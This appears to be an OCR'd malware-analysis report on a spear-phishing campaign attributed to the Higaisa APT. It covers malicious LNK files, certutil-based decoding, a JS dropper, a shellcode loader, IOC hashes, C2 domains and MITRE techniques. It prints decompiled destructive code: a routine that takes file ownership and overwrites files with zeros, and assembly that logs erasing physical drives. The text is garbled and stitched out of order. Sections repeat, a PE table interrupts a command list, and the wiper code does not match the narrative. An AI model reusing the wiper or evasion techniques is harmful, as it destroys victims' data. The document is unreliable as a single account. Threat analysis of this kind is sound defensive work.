
svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
